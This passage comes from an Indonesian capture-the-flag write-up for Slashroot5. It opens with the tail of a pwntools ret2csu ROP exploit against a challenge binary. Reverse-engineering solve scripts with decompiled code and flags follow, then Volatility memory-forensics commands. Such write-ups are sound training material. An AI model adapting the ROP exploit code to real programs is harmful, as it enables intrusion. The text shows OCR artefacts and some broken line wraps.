r13_a = bss-0x300, r14_a = 0x200, r15_a = setvbuf_got)
        p += ret2csu(0, 0, 0, 0, pop=False,setbuf=True)

        p += ret2csu(read_got, 0,0x0000000000404100,1, r12_a = 1,
r13_a = bss-0x300, r14_a = 0x200, r15_a = setvbuf_got)
        p += ret2csu(0, 0, 0, 0, pop=False,setbuf=True)

        io.send(p.ljust(0x400, "\x00"))

        sleep(0.1)
        io.send('a'*2)

        sleep(0.1)
        io.send('a'*78)
```

```
        sleep(0.1)
        io.send("")

        sleep(0.1)
        io.send('a'*1)


io = start()
# exploit(541)
exploit(541+16)
io.interactive()

# for i in range(0,100):
#     try:
#         io = start()
#         exploit(541+i)
#         print (i)
#         io.recvline()
#         io.interactive()
#         break
#     except:
#         io.close()
```

Flag: Slashroot5{ndabisa_buat_soal_susah_nangid}

Reverse Engineering

ez clap

Langkah Penyelesaian:

```
lVar1 = *(long *)(in_FS_OFFSET + 0x28);
local_18 = 0;
for (local_14 = 1; (int)local_14 < 0x100; local_14 = local_14 + 1) {
  printf("Input number %d: ",(ulong)local_14);
  __isoc99_scanf(&DAT_00100966);
  iVar2 = check(local_1c);
  if (iVar2 != 0) {
    puts("Beep Boop....");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  local_18 = local_18 + local_1c;
}
printf("FLAG: Slashroot5{%d}\n",(ulong)local_18);
```

Dari decompile function main, penulis harus memasukan number yang benar yang dimana hasil return check harus 0, note : karena decompiler yang salah function check memerlukan 2 inputan dari local_14 dan local_1c

```
1
2  uint check(uint param_1,uint param_2)
3
4  {
5    uint uVar1;
6    uint uVar2;
7
8    uVar1 = param_2 * 10 & 0xff;
9    uVar2 = (uVar1 + 0x539) * 0x10;
10   return uVar2 * uVar1 + (uVar1 ^ uVar2 ^ param_2) * param_2 ^ param_1;
11 }
12
```

Dari function check param1 adalah local_14 dan param2 adalah local_1c,
Penulis mengetehui nilai param _1 yaitu dari 1 sampai 255 dan dari function diatas penulis memerlukan inputan yang sama dengan hasil kalkulasi (uVar2 * uVar1 + (uVar1 ^ uVar2 ^ param_2) * param_2) agar ketika xor menjadi 0.
Dari sini penulis akan mencari nilai dari 1 sampai 255. Setelah itu tinggal masukin angka yang telah didapat ke programnnya dan mendapatkan flagnya.

```
10946988
11271623
11637936
11978579
12328764
12691623
[*] Switching to interactive mode
[*] Process './chall' stopped with exit code 0 (pid 11244)
Input number 1: Input number 2: Input number 3: Input number 4: Input number 5: Input number 6: Input number 7: Input num
ber 8: Input number 9: Input number 10: Input number 11: Input number 12: Input number 13: Input number 14: Input number
15: Input number 16: Input number 17: Input number 18: Input number 19: Input number 20: Input number 21: Input number 22
: Input number 23: Input number 24: Input number 25: Input number 26: Input number 27: Input number 28: Input number 29:
Input number 30: Input number 31: Input number 32: Input number 33: Input number 34: Input number 35: Input number 36: In
put number 37: Input number 38: Input number 39: Input number 40: Input number 41: Input number 42: Input number 43: Inpu
t number 44: Input number 45: Input number 46: Input number 47: Input number 48: Input number 49: Input number 50: Input
number 51: Input number 52: Input number 53: Input number 54: Input number 55: Input number 56: Input number 57: Input nu
mber 58: Input number 59: Input number 60: Input number 61: Input number 62: Input number 63: Input number 64: Input numb
er 65: Input number 66: Input number 67: Input number 68: Input number 69: Input number 70: Input number 71: Input number
 72: Input number 73: Input number 74: Input number 75: Input number 76: Input number 77: Input number 78: Input number 7
9: Input number 80: Input number 81: Input number 82: Input number 83: Input number 84: Input number 85: Input number 86:
 Input number 87: Input number 88: Input number 89: Input number 90: Input number 91: Input number 92: Input number 93: I
nput number 94: Input number 95: Input number 96: Input number 97: Input number 98: Input number 99: Input number 100: In
put number 101: Input number 102: Input number 103: Input number 104: Input number 105: Input number 106: Input number 10
7: Input number 108: Input number 109: Input number 110: Input number 111: Input number 112: Input number 113: Input numb
er 114: Input number 115: Input number 116: Input number 117: Input number 118: Input number 119: Input number 120: Input
 number 121: Input number 122: Input number 123: Input number 124: Input number 125: Input number 126: Input number 127:
Input number 128: Input number 129: Input number 130: Input number 131: Input number 132: Input number 133: Input number
134: Input number 135: Input number 136: Input number 137: Input number 138: Input number 139: Input number 140: Input nu
mber 141: Input number 142: Input number 143: Input number 144: Input number 145: Input number 146: Input number 147: Inp
ut number 148: Input number 149: Input number 150: Input number 151: Input number 152: Input number 153: Input number 154
: Input number 155: Input number 156: Input number 157: Input number 158: Input number 159: Input number 160: Input numbe
r 161: Input number 162: Input number 163: Input number 164: Input number 165: Input number 166: Input number 167: Input
number 168: Input number 169: Input number 170: Input number 171: Input number 172: Input number 173: Input number 174: I
nput number 175: Input number 176: Input number 177: Input number 178: Input number 179: Input number 180: Input number 1
81: Input number 182: Input number 183: Input number 184: Input number 185: Input number 186: Input number 187: Input num
ber 188: Input number 189: Input number 190: Input number 191: Input number 192: Input number 193: Input number 194: Inpu
t number 195: Input number 196: Input number 197: Input number 198: Input number 199: Input number 200: Input number 201:
 Input number 202: Input number 203: Input number 204: Input number 205: Input number 206: Input number 207: Input number
 208: Input number 209: Input number 210: Input number 211: Input number 212: Input number 213: Input number 214: Input n
umber 215: Input number 216: Input number 217: Input number 218: Input number 219: Input number 220: Input number 221: In
put number 222: Input number 223: Input number 224: Input number 225: Input number 226: Input number 227: Input number 22
8: Input number 229: Input number 230: Input number 231: Input number 232: Input number 233: Input number 234: Input numb
er 235: Input number 236: Input number 237: Input number 238: Input number 239: Input number 240: Input number 241: Input
 number 242: Input number 243: Input number 244: Input number 245: Input number 246: Input number 247: Input number 248:
Input number 249: Input number 250: Input number 251: Input number 252: Input number 253: Input number 254: Input number
255: FLAG: Slashroot5{1550700672}
[*] Got EOF while reading in interactive
$
```

Code :

exploit.py

```python
def check2(a2):
    uVar1 = a2 * 10 & 0xff;
    uVar2 = (uVar1 + 0x539) * 0x10;
    return uVar2 * uVar1 + (uVar1 ^ uVar2 ^ a2) * a2 ;

keys = []

for i in range(1,256):
    keys.append(check2(i))
```

```
print keys

from pwn import *
io = process("./chall")
for key in keys:
    sleep(0.1)
    io.sendline(str(key))
    print key
io.interactive()
```

Flag: Slashroot5{1550700672}

BabyRev

Langkah Penyelesaian:

```
do {
  puVar6 = puVar3;
  *(undefined8 *)(puVar6 + -0x1000) = *(undefined8 *)(puVar6 + -0x1000);
  puVar3 = puVar6 + -0x1000;
} while (puVar6 + -0x1000 != auStack598032);
lVar2 = *(long *)(in_FS_OFFSET + 0x28);
*(undefined8 *)(puVar6 + -0x17f0) = 0x101361;
__src = (char *)readfile("script.py");
*(undefined8 *)(puVar6 + -0x17f0) = 0x101376;
strcpy((char *)abStack200040,__src);
iStack600052 = 0;
while( true ) {
  *(undefined8 *)(puVar6 + -0x17f0) = 0x101441;
  sVar5 = strlen((char *)abStack200040);
  if (sVar5 - 2 < (ulong)(long)iStack600052) break;
  iVar1 = (char)(abStack200040[iStack600052] ^ 5) + 2;
  uVar4 = (uint)(iVar1 >> 0x1f) >> 0x18;
  aiStack600040[iStack600052] = (iVar1 + uVar4 & 0xff) - uVar4;
  acStack100040[iStack600052] = (char)aiStack600040[iStack600052];
  *(undefined8 *)(puVar6 + -0x17f0) = 0x1013f3;
  __stream = fopen("flag.slashroot","wb+");
  *(undefined8 *)(puVar6 + -0x17f0) = 0x101413;
  fputs(acStack100040,__stream);
  *(undefined8 *)(puVar6 + -0x17f0) = 0x101422;
  fclose(__stream);
  iStack600052 = iStack600052 + 1;
}
if (lVar2 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
```

Mungkin hasil decompiler diatas susah dibaca, jadi penulis akan menyimpulkan alur dari program tersebut.
Pertama
Membaca isi file script.py
Setiap character yang dibaca akan di decrypt dengan perhintungan

```
iVar1 = content_script.py[i] ^ 5) + 2;
uVar4 = (uint)(iVar1 >> 0x1f) >> 0x18;
aiStack600040[iStack600052] = (iVar1 + uVar4 & 0xff) - uVar4;
acStack100040[iStack600052] = (char)aiStack600040[iStack600052];
```

Dari atas uVar4 kita bisa biarkan karena haslnya pasti 0 menjadi

acStack100040[iStack600052] = content_script.py[i] ^ 5) + 2;
Semua isi dari acStack100040 akan dimasukan ke flag.slashroot

Penulis akan reverse hasil encryptnya menjadi (semua character encrypt - 2)^ 5
Jalankan decrypt_script.py

```
┌──[root@kali]─[/media/sf_CTF/slashroot/BabyRev]
└─# #python decrypt_script.py
#!/usr/bin/env python3
import os

def shuffle_secret():
  secret_out = ''
  secret_str = ''.join('slarootshrrootootrootctfroot2021'.split("root"))
  for count, loop in enumerate(secret_str):
    if count % 2 == 0:
      secret_out += ''.join([chr(ord(ch) + 0x3) for ch in loop])
    else:
      secret_out += loop
  return secret_out

for root, dirs, files in os.walk("./r00t"):
    for file in files:
      readFile = open(root + "/" + file, "rb").read()
      enc = ''.join([chr(((a ^ ord(b)) + (ord("S") + ord("L")+ ord("A")+ ord("S")+ ord("H")+ ord("R")+ ord("O")+ ord("O
")+ ord("T")))%256) for a, b in zip(readFile, shuffle_secret() * 25000)])
      open("./secrets/" + file + ".slashroot", "wb").write(bytes(enc,"latin-1"))
```

Dari script yang didapat fungsi yang sama dengan sebelumnya yaitu encrypt setiap character isi difile, file yang diencrypt sudah dikasih di directory secret dengan perhintungan


[chr(((a ^ ord(b)) + (ord("S") + ord("L")+ ord("A")+ ord("S")+ ord("H")+ ord("R")+ ord("O")+ ord("O")+ ord("T")))%256) for a, b in zip(readFile, shuffle_secret() * 25000)]

Penulis akan langsung reverse decryptnya menjadi


[chr((((a - ord("S") - ord("L") - ord("A")- ord("S")- ord("H")- ord("R")- ord("O")- ord("O")- ord("T"))^ ord(b)))%256) for a, b in zip(readFile, shuffle_secret() * 25000)]

```
┌──[✗]─[root@kali]─[/media/sf_CTF/slashroot/BabyRev]
└─# #python3 final.py
01AKU_RASA_BUKAN_INI.png.slashroot
02FAKE(1).jpg.slashroot
03FLAG.png.slashroot
04KEJUJOGED.jpg.slashroot
05HUGME.jpg.slashroot
06CHECKTHISOUT.jpeg.slashroot
07BUKANFLAG.png.slashroot
08FLAG8.jpg.slashroot
09INIJUGAFLAG.png.slashroot
10THISISYOURFLAG.jpg.slashroot
```

Mencari file flagnya



File nya ada di 07BUKANFLAG.png.slashroot



Code :

decrypt_script.py

```
with open("flag.slashroot.old","rb") as f:
    data = f.read()

script = ''
for i in data:
    script += chr((ord(i)-2)^5)
```

```
print (script)
```


final.py

```
import os

def shuffle_secret():
  secret_out = ''
  secret_str =
''.join('slarootshrrootootrootctfroot2021'.split("root"))
  for count, loop in enumerate(secret_str):
    if count % 2 == 0:
      secret_out += ''.join([chr(ord(ch) + 0x3) for ch in loop])
    else:
      secret_out += loop
  return secret_out

for root, dirs, files in os.walk("./secrets"):
  for file in files:
    print (file)
    readFile = open("./secrets/"+file, "rb").read()

    enc = ''.join([
      chr((((a  - ord("S") - ord("L") - ord("A")- ord("S")-
ord("H")- ord("R")- ord("O")- ord("O")- ord("T"))^ ord(b)))%256)
for a, b in zip(readFile, shuffle_secret() * 25000)])

    open("./final/"+file, "wb").write(bytes(enc,"latin-1"))
```

Flag: Slashroot5{its_just_an_ez_chall}

Box

Langkah Penyelesaian:



```
1
2  void FUN_001007ca(void)
3
4  {
5    undefined4 uVar1;
6    uint uVar2;
7    ulong uVar3;
8    long in_FS_OFFSET;
9    uint local_28;
10   int local_24;
11   time_t local_18;
12   long local_10;
13
14   local_10 = *(long *)(in_FS_OFFSET + 0x28);
15   uVar3 = time(&local_18);
16   uVar2 = (uint)uVar3 & 0xff;
17   local_28 = uVar2;
18   if ((uVar3 & 0xff) == 0) {
19     local_28 = 0x69;
20   }
21   for (local_24 = 0; local_24 < 0xff; local_24 = local_24 + 1) {
22     local_28 = local_28 ^ (local_28 & 7) << 5;
23     local_28 = local_28 ^ (int)local_28 >> 3;
24     local_28 = local_28 ^ (local_28 & 3) << 6;
25     *(uint *)(&DAT_00301040 + (long)local_24 * 4) = local_28;
26   }
```

Awal program akan membuat random character dair return time, setelah itu angka yang didapat akan diubah dengan setiap for loop dari 0 sampai 255 dam local_28 akan berbeda beda dan dimasukan ke array DAT_00301040
Local_28 dipatsikan 0 sampai 255 karena akan di and bit 0xff
Jika 0 maka nilainya 0x69

```
  uint uVar1;
  size_t sVar2;
  uint local_1c;

  if (param_1 != 2) {
    printf("Usage: %s string_to_enc\n",*param_2);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  FUN_001007ca();
  local_1c = 0;
  while( true ) {
    sVar2 = strlen((char *)param_2[1]);
    if (sVar2 <= (ulong)(long)(int)local_1c) break;
    uVar1 = FUN_001008b0((int)*(char *)((long)(int)local_1c + param_2[1]) ^ local_1c);
    printf("%02x",(ulong)uVar1);
    local_1c = local_1c + 1;
  }
  puts("");
  return 0;
}
```

Balik lagi ke fungsi main, setiap character dari strings argumen akan di xor angka 0 sampai panjang strings argumen

Nilai xornya akan dihitung lagi dengan function dibawah ini

```

undefined4 FUN_001008b0(uint param_1)

{
  return *(undefined4 *)
          (&DAT_00301040 +
          (long)(int)(param_1 ^ ((int)param_1 >> 6 | param_1 * 4) & 0xff ^
                      (param_1 << 6 | (int)param_1 >> 2) & 0xff) * 4);
}

```


Hasil hitungannya akan menjadi index dari Array DAT_00301040.

Pertama penulis akan mencari local_28 yang bener dengan FUN_001008b0((int)*(char *)((long)(int)local_1c + param_2[1]) ^ local_1c) dicocokan hasil decrypt flag


Karena penulis mengetahui Slashroot5{ dan diberik

Ambil hasil decryptnya dari description
S adalah 0x19
I adalah 0xa2
Fungsi FUN_001008b0 dijalakan dengan memberikan nilai S harus hasil nya adalah 0x19
I harus hasilnya 0xa2

Setellah menjalankan solve_array didapatkan local_28 yang benar yaitu 212 dan array DAT_00301040



Seteleah mendapatkan array DAT_00301040, tinggal brute force character yang hasilnya sama dengan flag decrypt yang sudah dikasih, hasilnya:



Code :

solve_array.py

```
def create(pam1):
  local_28 = pam1
  if ((local_28 & 0xff) == 0):
    local_28 = 105
  for i in range(255):
    local_28 = local_28 ^ (local_28 & 7) << 5
    local_28 = local_28 ^ local_28 >> 3
    local_28 = local_28 ^ (local_28 & 3) << 6
    keys.append(local_28)
```

```
def secret(param_1):
  return keys[(param_1 ^ (param_1 >> 6 | param_1 * 4) & 0xff ^
(param_1 << 6 | param_1 >> 2) & 0xff)]

# 0x19 S
# 0xa2 l
for i in range(0xff):
  keys = []
  create(i)
  if secret(0 ^ ord("S")) == 0x19:
    print "key :", i
    print keys
    break

for i in range(0xff):
  keys = []
  create(i)
  if secret(1 ^ ord("l")) == 0xa2:
    print "key :", i
    print keys
    break
```

final.py

```
def secret(param_1):
  return keys[(param_1 ^ (param_1 >> 6 | param_1 * 4) & 0xff ^
(param_1 << 6 | param_1 >> 2) & 0xff)]

keys = [222, 93, 98, 166, 234, 127, 140, 77, 240, 110, 123, 24,
219, 172, 105, 64, 72, 1, 101, 157, 186, 165, 69, 185, 10, 131,
63, 196, 76, 149, 243, 193, 189, 158, 21, 99, 195, 119, 197, 41,
8, 73, 100, 248, 39, 31, 224, 252, 179, 137, 188, 251, 136, 217,
102, 50, 124, 35, 139, 118, 160, 180, 178, 236, 33, 65, 45, 156,
223, 56, 255, 28, 79, 58, 53, 71, 115, 81, 191, 84, 78, 95, 168,
253, 214, 20, 6, 94, 205, 96, 108, 177, 67, 231, 199, 227, 83,
117, 15, 114, 52, 34, 238, 235, 26, 17, 247, 85, 43, 194, 18, 88,
147, 173, 12, 221, 242, 164, 32, 36, 176, 38, 122, 125, 70, 22,
```


```
204, 5, 241, 11, 230, 162, 126, 233, 208, 74, 203, 62, 161, 209,
47, 86, 132, 4, 148, 150, 92, 7, 59, 80, 218, 201, 244, 250, 237,
68, 220, 151, 57, 154, 129, 245, 159, 112, 254, 121, 210, 128,
144, 2, 202, 91, 60, 107, 138, 19, 61, 14, 23, 169, 152, 75, 174,
163, 27, 116, 106, 239, 142, 135, 171, 82, 16, 146, 200, 145, 103,
87, 225, 153, 46, 51, 25, 190, 49, 211, 229, 13, 184, 111, 30,
133, 97, 9, 44, 249, 66, 130, 90, 89, 246, 48, 182, 120, 183, 29,
42, 167, 143, 226, 54, 232, 181, 215, 113, 155, 228, 104, 37, 213,
187, 192, 216, 3, 175, 198, 134, 206, 207, 170, 55, 141, 40, 109,
212]

flag = ''
flag_enc =
"19a2666be124da855c91b58ec80aac7fb58f5c5cee4a244fd1606ec86eda244c1
4149812c0ac8f595f1278".decode("hex")

for i in range(len(flag_enc)):
  for j in range(200):
    if secret(i ^ j) == ord(flag_enc[i]):
      flag += chr(j)

print flag
```

Flag: Slashroot5{just_a_normal_substitution_hehe}

Forensic

FiX QeRen

Langkah Penyelesaian:



Diberikan QR tapi dalam bentuk _ dan X, tinggal diubah _ ke 0 dan X ke 1

Kemudian dilakukan conversion dari binary ke QR image

QR Code Generator

Di scan dan didapatkan flag

Flag: Slashroot5{wuqUikLnCQ2CHCQqtZHF1ti4KXy84IYH}

Elp me pls

Langkah Penyelesaian:

Diberikan memory dump, bisa di inspect menggunakan volatility

Step-step dibawah ini:

```
python2 /opt/volatility/vol.py -f USER-20210907-002300.raw
imageinfo
```

```
python2 /opt/volatility/vol.py -f USER-20210907-002300.raw
--profile=WinXPSP2x86 pslist
```

Didapatkan ada process notepad

```
python2 /opt/volatility/vol.py -f USER-20210907-002300.raw
--profile=WinXPSP2x86 notepad
```

```
Volatility Foundation Volatility Framework 2.6.1
Process: 1804
Text:
hayo apa passwordnya???
```

```
python2 /opt/volatility/vol.py -f USER-20210907-002300.raw
--profile=WinXPSP2x86 clipboard -v
```

